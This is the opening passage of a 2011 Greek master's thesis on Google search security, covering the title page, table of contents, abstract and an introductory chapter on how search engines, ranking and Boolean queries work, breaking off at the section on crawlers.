ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Τμήμα Διδακτικής της Τεχνολογίας και Ψηφιακών Συστημάτων

«Ασφάλεια στο Google»

Μισιχρόνης Γεώργιος

ΜΕΤΑΠΤΥΧΙΑΚΗ ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Επιβλέπων καθηγητής: Κώστας Λαμπρινουδάκης

Πειραιάς 2011

ΠΕΡΙΕΧΟΜΕΝΑ

ΚΕΦΑΛΑΙΟ 1 –ΕΙΣΑΓΩΓΙΚΟΙ ΟΡΟΙ 5

ΕΙΣΑΓΩΓΗ 5
1.1 ΜΗΧΑΝΕΣ ΑΝΑΖΗΤΗΣΗΣ 6
1.2 ΜΗΧΑΝΗ ΑΝΑΖΗΤΗΣΗΣ Η΄ ΘΕΜΑΤΙΚΟΣ ΚΑΤΑΛΟΓΟΣ 7
1.3 ΜΗΧΑΝΗ ΑΝΑΖΗΤΗΣΗΣ Η΄ ΠΥΛΗ 8
1.4 ΜΕΤΑΜΗΧΑΝΕΣ ΑΝΑΖΗΤΗΣΗΣ 9
1.5 ΚΡΙΤΗΡΙΑ ΙΕΡΑΡΧΗΣΗΣ ΑΠΟΤΕΛΕΣΜΑΤΩΝ 10
1.6 Η ΛΟΓΙΚΗ ΤΩΝ ΤΕΛΕΣΤΩΝ (BOOLEAN LOGIC) 11
1.7 ΛΕΙΤΟΥΡΓΙΚΑ ΜΕΡΗ ΜΗΧΑΝΩΝ ΑΝΑΖΗΤΗΣΗΣ 13
1.7.1 *Το ειδικό Λογισμικό* *14*
1.7.2 *Η Βάση Δεδομένων της Μηχανής Αναζήτησης* *15*
1.7.3 *Το Πρόγραμμα Ευρετηρίασης και το Ευρετήριο* *15*
1.7.4 *Η Μηχανή Ανάκτησης* *17*
1.7.5 *Η Γραφική Διεπαφή HTML* *17*
1.8 ΑΝΑΚΤΗΣΗ ΠΛΗΡΟΦΟΡΙΩΝ (INFORMATION RETRIEVAL) 18
1.9 ΠΑΡΑΔΟΣΙΑΚΗ ΑΝΑΚΤΗΣΗ ΠΛΗΡΟΦΟΡΙΩΝ 20
1.9.1 *Μοντέλα Διανυσματικού Χώρου (Vector Space Models)* *21*
1.9.2 *Πιθανολογικά Μοντέλα (Probabilistic Model)* *24*
1.10 ΙΣΤΟΡΙΚΗ ΑΝΑΔΡΟΜΗ 25
1.10.1 *Η Κατάσταση το 1998* *28*
1.11 GOOGLE 29

ΚΕΦΑΛΑΙΟ 2 – ΤΕΧΝΟΛΟΓΙΑ GOOGLE 31

2.1 Ο ΑΛΓΟΡΙΘΜΟΣ PAGERANK 31
2.1.1 *Ο αλγόριθμος του PageRank* *33*
2.1.2 *Το κείμενο των διασυνδέσεων (anchor text)* *35*
2.1.3 *Άλλα χαρακτηριστικά του συστήματος* *36*
2.1.4 *Η Αρχιτεκτονική του συστήματος* *36*
2.1.5 *Big Files* *38*
2.1.6 *Document Index* *38*
2.1.7 *Lexicon* *39*
2.1.8 *Hit Lists* *39*
2.1.9 *Forward Index* *40*
2.1.10 *Inverted Index* *40*
2.2 ΚΥΡΙΕΣ ΛΕΙΤΟΥΡΓΙΕΣ ΤΟΥ ΣΥΣΤΗΜΑΤΟΣ 41
2.2.1 *Crawling* *41*
2.2.2 *Κατηγοριοποιώντας το Διαδίκτυο* *41*
2.2.3 *Αναζήτηση* *42*
2.2.4 *Το Σύστημα Βαθμολόγησης* *43*
2.2.5 *Ανάδραση* *44*
2.3 Ο ΑΛΓΟΡΙΘΜΟΣ HITS 44

ΚΕΦΑΛΑΙΟ 3 – ΑΣΦΑΛΕΙΑ ΜΗΧΑΝΩΝ ΑΝΑΖΗΤΗΣΗΣ 52

3.1 ΒΑΣΕΙΣ ΔΕΔΟΜΕΝΩΝ ΚΑΙ ΜΗΧΑΝΕΣ ΑΝΑΖΗΤΗΣΗΣ 53

3.1.1 *Εισαγωγή* ... *53*
3.2 ΑΝΑΖΗΤΩΝΤΑΣ ORACLE ΒΑΣΕΙΣ ΔΕΔΟΜΕΝΩΝ ... 55
3.3 iSQLPLUS ... 56
3.4 ΧΡΗΣΗ SQL ΕΝΤΟΛΩΝ ΣΕ DEMO WEB ΕΦΑΡΜΟΓΕΣ ... 62
3.5ΑΝΑΖΗΤΩΝΤΑΣ ΚΑΤΑΛΟΓΟΥΣ ΑΡΧΕΙΩΝ (DIRECTORY INDEXING) ... 68
3.6 ΕΠΙΘΕΣΕΙΣ ΣΤΗΝ GOOGLE ... 70
3.7 GOOGLE BOMBING/WASHING ... 70
3.7.1 *Ιστορικά Στοιχεία* ... *71*
3.7.2 *Χρήση στα Μέσα Μαζικής Ενημέρωσης* ... *72*
3.7.3 *Πέρα από το Google* ... *72*
3.7.4 *Εμπορική Χρήση* ... *73*
3.7.5 *Χρήση στην Πολιτική* ... *73*
3.7.6 *Google Hellas* ... *78*
3.8 DOORWAY PAGES ... 79
3.8.1*Cloaking* ... *81*
3.9 CROSS SITE SCRIPTING (XSS) ΣΤΗΝ ΕΦΑΡΜΟΓΗ GOOGLE DESKTOP ... 81
3.9.1 *Το κενό Ασφαλείας* ... *82*
3.9.2 *Μηχανισμοί προστασίας της εφαρμογής* ... *85*
3.9.3 *Περιγραφή της Επίθεσης* ... *87*
3.9.4 *Επιπτώσεις του Cross Site Scripting* ... *90*
3.10 AURORA MALWARE ... 93
3.10.1 *Javascript και Shellcode* ... *95*
3.10.2 *Το πρόγραμμα Dropper* ... *97*
3.10.3 *Το κύριο πρόγραμμα* ... *98*
3.10.4 *Πως λειτουργεί το Malware* ... *98*

ΚΕΦΑΛΑΙΟ 4 – ΣΥΜΠΕΡΑΣΜΑΤΑ ... **52**

ΑΝΑΦΟΡΕΣ - ΒΙΒΛΙΟΓΡΑΦΙΑ ... 101

ΠΕΡΙΛΗΨΗ

Η μηχανή αναζήτησης της Google είναι η πιο ευρέως χρησιμοποιούμενη καθώς τα αποτελέσματα που επιστρέφει θεωρούνται αξιόπιστα και ορθά σε σχέση με το αντικείμενο της αναζήτησης. Ωστόσο με την αύξηση της δημοτικότητας της μηχανής αναζήτησης της Google έχουν αυξηθεί και οι επιθέσεις πάνω σε αυτήν. Η διπλωματική αυτή εργασία χωρίζεται σε τρία κεφάλαια. Το πρώτο κεφάλαιο είναι εισαγωγικό και αναφέρεται στις μηχανές αναζήτησης, τα λειτουργικά τους μέρη και την ιστορική διαδρομή τους μέσα στον χρόνο. Στο δεύτερο κεφάλαιο αναλύεται η δομή της τεχνολογίας της μηχανής αναζήτησης της Google, και περιγράφεται ο αλγόριθμος που χρησιμοποιείται (PageRank) καθώς και η αρχιτεκτονική ολόκληρου του μηχανισμού αναζήτησης της Google. Τέλος στο τρίτο κεφάλαιο έγινε έρευνα σχετική με την ασφάλεια της μηχανής αναζήτησης της Google. Αναφέρονται οι κυριότερες καταγεγραμμένες επιθέσεις που έχουν γίνει και στην συνέχεια αναλύονται οι τεχνικές τους.

ΚΕΦΑΛΑΙΟ 1 –ΕΙΣΑΓΩΓΙΚΟΙ ΟΡΟΙ

Εισαγωγή

Πολλοί θεωρούν το διαδίκτυο και τον Παγκόσμιο Ιστό (WWW) ως το σημαντικότερο μέσο ταχείας διάδοσης πληροφοριών και ως το παράθυρο στον κυβερνοχώρο. Όμως ο μεγάλος όγκος των πληροφοριών έχει δημιουργήσει ένα σημαντικό ερευνητικό πρόβλημα.

Το διαδίκτυο περιλαμβάνει κάθε είδους πληροφορία και είναι ίσως το πρώτο μέρος από το οποίο ξεκινά κάποιος την αναζήτηση στοιχείων για οποιονδήποτε και οτιδήποτε : από την αναζήτηση ενός μουσικού αρχείου, μέχρι την αναζήτηση άλλων ανθρώπων κ.ο.κ. Το διαδίκτυο είναι η μεγαλύτερη βιβλιοθήκη του κόσμου την οποία μπορεί να επισκεφθεί ο καθένας ανά πάσα στιγμή. Εύκολα λοιπόν μπορεί κάποιος να θεωρήσει το Web ως την ιδανική βιβλιοθήκη όπου μπορεί να αναζητά και να ανακτά εύκολα και γρήγορα τις πληροφορίες που τον ενδιαφέρουν. Τα πράγματα βέβαια δεν έχουν ακριβώς έτσι.

Αυτό οφείλεται στο γεγονός ότι το διαδίκτυο είναι χαώδες εξαιτίας της ετερογενούς αδόμητης και μη λογοκριθείσας φύσης του. Είναι ανοργάνωτο και άναρχο, χωρίς κανένα πρότυπο τυποποίησης. Συνεπώς, αφενός ο τεράστιος όγκος των πληροφοριών, ο οποίος αυξάνεται καθημερινά με εντυπωσιακό και ανεξέλεγκτο ρυθμό, αφετέρου η έλλειψη οργάνωσης των πληροφοριών που περιέχει – εφόσον κανείς δεν το ελέγχει – κατά τέτοιο τρόπο ώστε να εξασφαλίζεται άμεσα και εύκολα η πρόσβασή τους, δημιουργούν προβλήματα στους χρήστες όσον αφορά τον εντοπισμό και την πρόσβαση των πληροφοριών που επιθυμούν. Το διαδίκτυο εξάλλου, περιέχει εκατοντάδες εκατομμύρια ιστοσελίδες που έχουν δημιουργηθεί από απλούς χρήστες, εταιρείες, οργανισμούς κ.λπ. , οι οποίες μέρα με τη μέρα αυξάνονται όλο και περισσότερο, ενώ από τις ήδη υπάρχουσες, άλλες αλλάζουν τοποθεσία (διεύθυνση), άλλες τροποποιούνται και άλλες καταργούνται τελείως. Είναι σαφές λοιπόν, ότι η χαρτογράφηση ενός τέτοιου δικτύου είναι κάτι παραπάνω από δύσκολη. Η πραγματική πρόκληση βρίσκεται ακριβώς στην

επιλογή, στην απομόνωση της ποιοτικής πληροφορίας μέσα από τον κυκεώνα των εκατομμυρίων πληροφοριών που έχει ο καθένας σήμερα στη διάθεσή του.
Προκειμένου λοιπόν να ικανοποιηθεί η ανάγκη των χρηστών του διαδικτύου, για τον εντοπισμό και την πρόσβαση των επιθυμητών πληροφοριών, αναπτύχθηκαν οι λεγόμενες «μηχανές αναζήτησης» (Search Engines), οι οποίες σκοπό έχουν τη διευκόλυνση με την χρήση είτε θεματικών καταλόγων είτε κάποιων λέξεων ή φράσεων-κλειδιών (key words) για τον εντοπισμό τους.

1.1 ΜΗΧΑΝΕΣ ΑΝΑΖΗΤΗΣΗΣ

Οι μηχανές αναζήτησης είναι προγράμματα που επιτρέπουν την αναζήτηση με **λέξεις-κλειδιά (keywords)** σε τεράστιες βάσεις δεδομένων. Αυτές οι βάσεις δεδομένων περιέχουν αντίγραφα εκατομμυρίων ιστοσελίδων του World Wide Web που συλλέγονται αυτόματα από ειδικά προγράμματα, τα οποία μπορεί να έχουν διάφορες ονομασίες (spider, crawler, robot κ.α.), αλλά εκτελούν ουσιαστικά την ίδια εργασία. Έτσι λοιπόν, μια μηχανή αναζήτησης αποτελείται από τρία βασικά μέρη[1] :

- **Τον Spider (ή Crawler ή Robot):** ένα ειδικό αυτόματο πρόγραμμα που επισκέπτεται ιστοσελίδες, τις «διαβάζει» και έπειτα ακολουθεί τις **υπερσυνδέσεις** (**hyperlinks**) των ιστοσελίδων αυτών προς άλλες ιστοσελίδες. Κατά καιρούς (π.χ. μία φορά το μήνα) ο spider επιστρέφει στις ιστοσελίδες που έχει ήδη επισκεφτεί ψάχνοντας για αλλαγές. [1]

- **Το Ευρετήριο (Index):** μία τεράστια βάση δεδομένων που περιέχει αντίγραφα όλων των ιστοσελίδων που επισκέφτηκε και «διάβασε» ο spider. Όταν ο spider ανακαλύψει αλλαγές σε κάποιες ιστοσελίδες, τότε ενημερώνονται και τα αντίγραφα στο ευρετήριο. Βέβαια, το τι ακριβώς αντιγράφει στο ευρετήριο ο spider εξαρτάται από κάθε μηχανή αναζήτησης. Οι περισσότερες αξιόλογες μηχανές διαθέτουν το πλήρες κείμενο των ιστοσελίδων στο ευρετήριό τους, υπάρχουν όμως και κάποιες που ευρετηριάζουν μόνο τον τίτλο μιας ιστοσελίδας και τις πρώτες γραμμές κειμένου. [1]

- **Τον μηχανισμό αναζήτησης:** το πρόγραμμα που ερευνάει το ευρετήριο για να βρει ιστοσελίδες που ταιριάζουν στις λέξεις-κλειδιά της αναζήτησης που έθεσε ο χρήστης. Συνήθως ιεραρχεί τα αποτελέσματα της αναζήτησης με βάση κάποια κριτήρια.

Οι μηχανές αναζήτησης έχουν δικές τους ιστοσελίδες στο διαδίκτυο. Χρηματοδοτούνται με διαφημίσεις και έτσι προσφέρουν τις υπηρεσίες τους στους χρήστες δωρεάν. Σε **ειδικά πεδία (search forms)** ο χρήστης μπορεί να πληκτρολογεί τις λέξεις-κλειδιά προς αναζήτηση και η μηχανή αναζήτησης επιστρέφει τα αποτελέσματα: τους τίτλους ιστοσελίδων, συνήθως με ένα μικρό απόσπασμα του κειμένου της ιστοσελίδας (ή σπανιότερα μία μικρή περιγραφή), καθώς και με μία υπερσύνδεση που οδηγεί σε αυτήν. [1]

Οι περισσότερες μηχανές αναζήτησης προσφέρουν επίσης καταλόγους ιστοσελίδων οργανωμένους σε θεματικές ενότητες, στους οποίους ο χρήστης μπορεί να πλοηγηθεί αναζητώντας κάτι που τον ενδιαφέρει. Επίσης, πολλές μηχανές αναζήτησης προσφέρουν μία σειρά από άλλες υπηρεσίες, όπως δωρεάν e-mail, chat, ειδήσεις, χρηματιστήριο, καιρός κλπ., οι οποίες ουσιαστικά δεν έχουν καμία σχέση με την λειτουργία των μηχανών αναζήτησης, αλλά σκοπεύουν στο να προσελκύουν επισκέπτες στις σελίδες τους. [1]

Από τα δύο αυτά τελευταία χαρακτηριστικά προκύπτουν δύο «υπαρξιακά» ερωτήματα για τις ιστοσελίδες των σημερινών υπηρεσιών αναζήτησης στο διαδίκτυο: **μηχανή αναζήτησης ή θεματικός κατάλογος, μηχανή αναζήτησης ή πύλη.**[1]

1.2 ΜΗΧΑΝΗ ΑΝΑΖΗΤΗΣΗΣ Η΄ ΘΕΜΑΤΙΚΟΣ ΚΑΤΑΛΟΓΟΣ

Οι **θεματικοί κατάλογοι** είναι συλλογές από υπερσυνδέσεις, οι οποίες είναι κατηγοριοποιημένες σε θεματικές ενότητες και υποενότητες ανάλογα με το περιεχόμενο των ιστοσελίδων στις οποίες οδηγούν. Ενίοτε ένας θεματικός κατάλογος μπορεί να διαθέτει και περιγραφές ή σχολιασμό αυτών των ιστοσελίδων. Η συλλογή και κατηγοριοποίηση των ιστοσελίδων γίνεται από εξειδικευμένο προσωπικό. Οι **εμπορικοί** θεματικοί κατάλογοι δεν αξιολογούν το περιεχόμενο των ιστοσελίδων, απλά τις

κατατάσσουν σε θεματικές κατηγορίες, σε αντίθεση με τους **ακαδημαϊκούς** ή **επαγγελματικούς** θεματικούς καταλόγους που χρησιμοποιούν συγκεκριμένα κριτήρια επιλογής για τις ιστοσελίδες που περιλαμβάνουν. [1]

Η αλήθεια είναι ότι δεν υπάρχουν σαφείς διαχωριστικές γραμμές που να διακρίνουν πολλές από τις σημερινές υπηρεσίες αναζήτησης σε μηχανές αναζήτησης ή θεματικούς καταλόγους. Για τον απλό λόγο ότι στην ίδια ιστοσελίδα συνυπάρχουν μία μηχανή αναζήτησης και ένας θεματικός κατάλογος. Το περιεχόμενο του θεματικού καταλόγου μπορεί να ερευνηθεί από τον μηχανισμό αναζήτησης, όπως και το ευρετήριο, είτε ξεχωριστά από αυτό είτε ταυτόχρονα. Επίσης, και οι περισσότεροι καθαρά θεματικοί κατάλογοι διαθέτουν έναν μηχανισμό αναζήτησης για να μπορεί να ερευνηθεί με λέξεις-κλειδιά το περιεχόμενό τους (κατηγορίες, υπερσυνδέσεις, περιγραφές, όχι όμως το πλήρες κείμενο των ιστοσελίδων). Στην ουσία, λοιπόν, οι περισσότερες σύγχρονες υπηρεσίες αναζήτησης στο διαδίκτυο είναι **υβριδικές** μορφές μεταξύ μηχανής αναζήτησης και θεματικού καταλόγου.[1]

1.3 ΜΗΧΑΝΗ ΑΝΑΖΗΤΗΣΗΣ Η΄ ΠΥΛΗ

Οι μέρες στις οποίες ένας χρήστης μπορούσε να διακρίνει με την πρώτη ματιά μία μηχανή αναζήτησης από μία πύλη έχουν σίγουρα παρέλθει. Οι **πύλες (portals)** είναι δικτυακοί τόποι που προσφέρουν μία ποικιλία υπηρεσιών (ειδησεογραφία, χρηματιστήριο, καιρός, chat, e-mail, λεξικό, μετατροπέα νομισμάτων, θεματικό κατάλογο ιστοσελίδων, μηχανισμό αναζήτησης, υπερσυνδέσεις κλπ.) και φιλοδοξούν να είναι οι πρώτες ιστοσελίδες που θα επισκέπτεται ο χρήστης μόλις μπαίνει στο Internet. [1]

Με τον καιρό όλο και περισσότερες μηχανές αναζήτησης άρχισαν να ενσωματώνουν στις ιστοσελίδες τους τέτοιου είδους υπηρεσίες προκειμένου να είναι αυτές που θα προσελκύουν τους επισκέπτες. Από την άλλη, πολλές από τις νεώτερες πύλες έχουν σχεδιάσει τις ιστοσελίδες τους με βάση τις σελίδες δημοφιλών μηχανών αναζήτησης, ενώ όλες οι πύλες διαθέτουν πλέον έναν μηχανισμό αναζήτησης για τις ιστοσελίδες και τον θεματικό τους κατάλογο ή προσφέρουν τις υπηρεσίες μίας ή περισσοτέρων μηχανών αναζήτησης μέσα από τις σελίδες τους. [1]

Έτσι, αν και η ουσία των μηχανών αναζήτησης παραμένει η ίδια (η συλλογή και αναζήτηση ιστοσελίδων), ο σκληρός ανταγωνισμός στο διαδίκτυο απαιτεί όχι μόνο την βελτίωση της λειτουργίας τους, αλλά και τον εμπλουτισμό των ιστοσελίδων τους με όλο και περισσότερα χαρακτηριστικά και υπηρεσίες που θα προσελκύουν τους χρήστες του Internet.[1]

1.4 ΜΕΤΑΜΗΧΑΝΕΣ ΑΝΑΖΗΤΗΣΗΣ

Οι μηχανές αναζήτησης μπορούν να διαχωριστούν σε μηχανές αναζήτησης με και χωρίς θεματικό κατάλογο. Ωστόσο, μία πιο ουσιαστική διάκριση είναι αυτή σε απλές μηχανές αναζήτησης και σε **μεταμηχανές αναζήτησης**. [1]

Σε αντίθεση με τις απλές μηχανές αναζήτησης, οι οποίες χρησιμοποιούν έναν spider για να συγκεντρώσουν μια δική τους βάση δεδομένων, οι μεταμηχανές δεν διαθέτουν δικό τους ευρετήριο, αλλά αντλούν τα αποτελέσματά τους από τα ευρετήρια άλλων μηχανών αναζήτησης. Οι μεταμηχανές στέλνουν τις λέξεις-κλειδιά ταυτόχρονα σε μία σειρά από προκαθορισμένες μηχανές αναζήτησης (ή και θεματικούς καταλόγους) και παρουσιάζουν ένα μέρος από τα αποτελέσματα της κάθε μίας. Καθώς ο μηχανισμός των μεταμηχανών παραμένει λίγο χρόνο σε κάθε βάση δεδομένων ανακτά συχνά μόνο το 10% των αποτελεσμάτων από κάθε βάση. [1]

Σε γενικές γραμμές η χρήση των μεταμηχανών ενδείκνυται για απλές αναζητήσεις (ένας όρος ή μία φράση), για να διαπιστώσουμε αν κάποιος όρος έχει τα αναμενόμενα αποτελέσματα ή για να εξοικονομήσουμε χρόνο αποφεύγοντας να επισκεφτούμε διαδοχικά πολλές μηχανές. Από την άλλη αν μία αναζήτηση περιέχει περισσότερες λέξεις-κλειδιά ή έχει πολύπλοκη λογική (λογική των τελεστών) είναι πολύ πιθανό να χαθεί ένα μεγάλο μέρος των αποτελεσμάτων, γιατί δεν έχουν όλες οι μηχανές αναζήτησης το ίδιο πρωτόκολλο αναζήτησης, δεν υποστηρίζουν δηλαδή όλες οι μηχανές την ίδια λογική εισαγωγής όρων.[1]

1.5 ΚΡΙΤΗΡΙΑ ΙΕΡΑΡΧΗΣΗΣ ΑΠΟΤΕΛΕΣΜΑΤΩΝ

Σε αντίθεση με τους ανθρώπους οι μηχανές αναζήτησης δεν διαθέτουν κρίση ή εμπειρία στην οποία να στηριχτούν για την ιεράρχηση των αποτελεσμάτων μιας αναζήτησης. Είναι όμως σε θέση να ιεραρχούν τα αποτελέσματα υπολογίζοντας την **συνάφεια**, το ποσοστό δηλαδή που δείχνει πόσο σχετικό είναι το περιεχόμενο μιας ιστοσελίδας με τις λέξεις-κλειδιά της αναζήτησης, ακολουθώντας μία σειρά από κανόνες, γνωστούς ως **αλγόριθμους**. [1]

Πώς ακριβώς δουλεύει ο αλγόριθμος μιας συγκεκριμένης μηχανής αναζήτησης είναι εμπορικό μυστικό, σε γενικές γραμμές όμως, οι δύο κυριότεροι κανόνες που ακολουθούνται από όλες τις μηχανές αναζήτησης για την ιεράρχηση των αποτελεσμάτων, αφορούν στην **τοποθεσία** και την **συχνότητα** των λέξεων-κλειδιών μέσα σε μία ιστοσελίδα. Έτσι, θεωρούνται πιο σχετικές οι ιστοσελίδες που περιέχουν τον όρο της αναζήτησης στον τίτλο, στην πρώτη επικεφαλίδα ή στις πρώτες παραγράφους κειμένου. Επίσης μεγάλη σημασία έχει η συχνότητα με την οποία εμφανίζονται οι όροι της αναζήτησης σε μία ιστοσελίδα σε σχέση με άλλες λέξεις. [1]

Σε αντίθεση με αυτό που πιστεύουν πολλοί σχεδιαστές ιστοσελίδων, τα **meta tags**[1] (εντολές της γλώσσας προγραμματισμού HTML) δεν είναι αυτά που εξασφαλίζουν μια υψηλή θέση στην ιεράρχηση των αποτελεσμάτων. Υπάρχουν μάλιστα μηχανές αναζήτησης που δεν τα «διαβάζουν» καν. Ακόμη και από αυτές που το κάνουν, δεν τους δίνουν όλες την ίδια βαρύτητα. Αυτό γιατί τα meta tags είναι εύκολο να παραποιηθούν συχνά από φιλόδοξους σχεδιαστές ιστοσελίδων. Αυτή η πρακτική παραποίησης των ιστοσελίδων από ορισμένους σχεδιαστές, οι οποίοι ανακαλύπτουν συνέχεια καινούρια κόλπα για να ξεγελούν τις μηχανές αναζήτησης, ονομάζεται **spamming (ή spamdexing ή spoofing).** [1]
Προκειμένου να αντιμετωπίσουν αυτή την πρακτική οι μηχανές αναζήτησης βελτιώνουν συνεχώς τις τεχνικές προσδιορισμού συνάφειας χρησιμοποιώντας μία σειρά από

[1] Μια ειδική HTML ετικέτα που παρέχει πληροφορίες για μια ιστοσελίδα. Σε αντίθεση με τις κανονικές HTML ετικέτες, τα meta tags δεν επηρεάζουν το πώς θα εμφανίζεται η ιστοσελίδα. Αντίθετα παρέχουν πληροφορίες, όπως το ποιός δημιούργησε την ιστοσελίδα, πόσο συχνά ενημερώνεται, τι περιεχόμενο έχει η ιστοσελίδα και ποιές λέξεις-κλειδιά αντιπροσωπεύουν το περιεχόμενο της σελίδας.

επιπλέον κριτήρια για την ιεράρχηση των αποτελεσμάτων. Ένα από αυτά είναι η **ανάλυση υπερσυνδέσεων**. Αναλύοντας πως οι ιστοσελίδες συνδέονται μεταξύ τους, η μηχανή αναζήτησης μπορεί να προσδιορίσει το θέμα μιας σελίδας και πόσο σημαντική θεωρείται. Ένα δεύτερο κριτήριο είναι η **δημοτικότητα** μιας ιστοσελίδας, δηλαδή πόσες επισκέψεις δέχεται μία ιστοσελίδα για μία συγκεκριμένη αναζήτηση. [1]

Παράλληλα, οι μηχανές αναζήτησης χρησιμοποιούνε διάφορες τεχνικές για να ανακαλύπτουν προσπάθειες παραποίησης από σχεδιαστές ιστοσελίδων, που θέλουν να πετύχουν υψηλές θέσεις στην ιεράρχηση των αποτελεσμάτων. Σε ορισμένες περιπτώσεις μπορεί και να σβήσουν τις συγκεκριμένες ιστοσελίδες από τα ευρετήριά τους, ιδιαίτερα εφόσον δεχτούν παράπονα από τους χρήστες τους, που πέφτουν «θύματα» μιας τέτοιας απάτης. [1]

Παρ' όλα αυτά ο χρήστης δεν μπορεί (και δεν πρέπει) να έχει απόλυτη εμπιστοσύνη στην ιεράρχηση των αποτελεσμάτων σύμφωνα με το ποσοστό συνάφειας. Όχι μόνο γιατί θα υπάρχουν πάντα άσχετες ιστοσελίδες που θα παρουσιάζονται στα αποτελέσματα, αλλά γιατί η ανθρώπινη λογική είναι πολύ πιο σύνθετη από τον αλγόριθμο που χρησιμοποιεί μία μηχανή αναζήτησης. Έτσι, μπορεί το συγκεκριμένο πράγμα που ζητάει ο χρήστης να βρίσκεται πολύ πιο χαμηλά στην ιεράρχηση των αποτελεσμάτων.[1]

1.6 Η ΛΟΓΙΚΗ ΤΩΝ ΤΕΛΕΣΤΩΝ (BOOLEAN LOGIC)

Εξίσου σημαντική με την επιλογή των σωστών όρων είναι και ο σωστός συνδυασμός τους, που μπορεί να αυξήσει κατακόρυφα την αποτελεσματικότητα μιας αναζήτησης. Η **λογική των τελεστών (Boolean logic)** είναι μία μέθοδο που επιτρέπει τον συνδυασμό όρων σε μία αναζήτηση χρησιμοποιώντας λογικές πράξεις με τελεστές τις λέξεις **and**, **or**, **not** και **near**. [1]

Η χρήση του τελεστή **and** σε έναν συνδυασμό λέξεων οδηγεί στην ανάκτηση μόνο ιστοσελίδων που περιέχουν όλους τους όρους της αναζήτησης. Αυτό επιτρέπει να διενεργούνται ακριβείς αναζητήσεις, ενώ παράλληλα μειώνει σημαντικά τον αριθμό των αποτελεσμάτων που πρέπει να ερευνήσει ο χρήστης. Μερικές μηχανές δεν δέχονται τον

τελεστή **and**, αλλά επιτρέπουν την χρήση του λογικού συμβόλου + που ισοδυναμεί με το **and**. Υπάρχουν μηχανές που δέχονται και τα δύο, ενώ άλλες απαιτούν μόνο την χρήση του τελεστή **and**. Συγκεκριμένες μηχανές τον δέχονται μόνο όταν είναι γραμμένος με κεφαλαία γράμματα. [1]

Η χρήση του τελεστή **or** σε έναν συνδυασμό λέξεων οδηγεί στην ανάκτηση ιστοσελίδων που περιέχουν οποιονδήποτε από τους όρους της αναζήτησης. Βέβαια, αυτό οδηγεί σε έναν μεγάλο αριθμό αποτελεσμάτων. Για το λόγο αυτό η χρήση του τελεστή **or** συνίσταται μόνο στην αναζήτηση συνώνυμων όρων, στην περίπτωση δηλαδή που αυτό που ζητάει ο χρήστης μπορεί να εμφανίζεται στις ιστοσελίδες του World Wide Web με διάφορες ονομασίες. Πολλές μηχανές πραγματοποιούν μία τέτοια αναζήτηση όταν ο χρήστης αφήνει κενά ανάμεσα στις λέξεις, ενώ άλλες απαιτούν την χρήση του τελεστή **or**. Συγκεκριμένες μηχανές πάλι τον δέχονται μόνο όταν είναι γραμμένος με κεφαλαία γράμματα. Απαιτείται προσοχή βέβαια, γιατί υπάρχουν και μηχανές αναζήτησης που αντιλαμβάνονται το κενό ανάμεσα στις λέξεις ως τον τελεστή **and.** [1]

Η χρήση του τελεστή **not** σε έναν συνδυασμό λέξεων οδηγεί στην ανάκτηση ιστοσελίδων που περιέχουν έναν συγκεκριμένο όρο, αλλά δεν περιέχουν κάποιες άλλες λέξεις που επιλέγει ο χρήστης. Ο τελεστής **not** βοηθάει στον περιορισμό των αποτελεσμάτων, αποκλείοντας κάποιους όρους που διευρύνουν πολύ το πεδίο της αναζήτησης, αποτελεί ωστόσο δίκοπο μαχαίρι, γιατί μπορεί να οδηγήσει στον αποκλεισμό ορισμένων χρήσιμων για τον χρήστη ιστοσελίδων. Μερικές μηχανές δεν δέχονται τον τελεστή **not**, αλλά επιτρέπουν την χρήση του λογικού συμβόλου – που ισοδυναμεί με το **not**. Υπάρχουν μηχανές που δέχονται και τα δύο, ενώ άλλες απαιτούν την χρήση του τελεστή **not**. Συγκεκριμένες μηχανές πάλι τον δέχονται μόνο όταν είναι γραμμένος με κεφαλαία γράμματα. [1]

Η χρήση του **τελεστή εγγύτητας** (**proximity operator**) **near** σε έναν συνδυασμό λέξεων οδηγεί στην ανάκτηση ιστοσελίδων οι οποίες όχι μόνο περιέχουν όλους τους όρους της αναζήτησης, αλλά οι όροι αυτοί βρίσκονται κοντά ο ένας στον άλλο μέσα στο κείμενο της ιστοσελίδας. Βέβαια, η χρήση του **near** δεν συνίσταται για πάνω από δύο λέξεις.

Επίσης, οι μηχανές που υποστηρίζουν την χρήση του τελεστή **near** είναι πολύ λίγες. Η εγγύτητα των όρων ορίζεται σε λέξεις και διαφέρει από μηχανή σε μηχανή. Υπάρχουν και μηχανές βέβαια που επιτρέπουν στον ίδιο τον χρήστη να καθορίσει τον αριθμό των λέξεων (χρησιμοποιώντας την κάθετο / μετά το **near** και ένα νούμερο της επιλογής του). Πολλές μηχανές αναζήτησης δίνουν επίσης τη δυνατότητα στον χρήστη να πραγματοποιήσει πιο πολύπλοκες αναζητήσεις χρησιμοποιώντας έναν συνδυασμό των τελεστών με **παρενθέσεις**. Αυτή η δυνατότητα ωστόσο πρέπει να χρησιμοποιείται με φειδώ, καθώς μπορεί να παρουσιάσει λανθασμένα αποτελέσματα. Ειδικά για τον αρχάριο χρήστη των μηχανών αναζήτησης είναι προτιμότερο και πιο αποτελεσματικό να χρησιμοποιήσει τις σωστές λέξεις-κλειδιά σε συνδυασμό με κάποιον από τους τελεστές παρά μία περίπλοκη αναζήτηση με παρενθέσεις.[1]

1.7 ΛΕΙΤΟΥΡΓΙΚΑ ΜΕΡΗ ΜΗΧΑΝΩΝ ΑΝΑΖΗΤΗΣΗΣ

Μία μηχανή αναζήτησης μπορεί να θεωρηθεί ότι αποτελείται γενικά από πέντε κύρια μέρη[1]:

► Το ειδικό λογισμικό (robot, spider, crawler κ.λπ.)

► Την βάση δεδομένων ή αλλιώς τον κατάλογο (database of information)

► Το πρόγραμμα ευρετηρίασης και το ευρετήριο (the indexing program and the index)

► Την μηχανή ανάκτησης μηχανής αναζήτησης (retrieval engine)

► Την γραφική διεπαφή (the graphical HTML (Hyper-Text Markup Language) interface)

[1] Randolph Hock, 2001

1.7.1 Το ειδικό Λογισμικό

Το ειδικό λογισμικό (robot, spider, crawler κ.λπ.) είναι προγράμματα που επισκέπτονται σελίδες στον ιστό για να :

1) Προσδιορίσουν τις νέες σελίδες-διευθύνσεις που πρόκειται να προστεθούν στην μηχανή αναζήτησης και
2) Να προσδιορίσουν σελίδες-διευθύνσεις που έχουν ήδη εξερευνηθεί και έχουν αλλάξει.

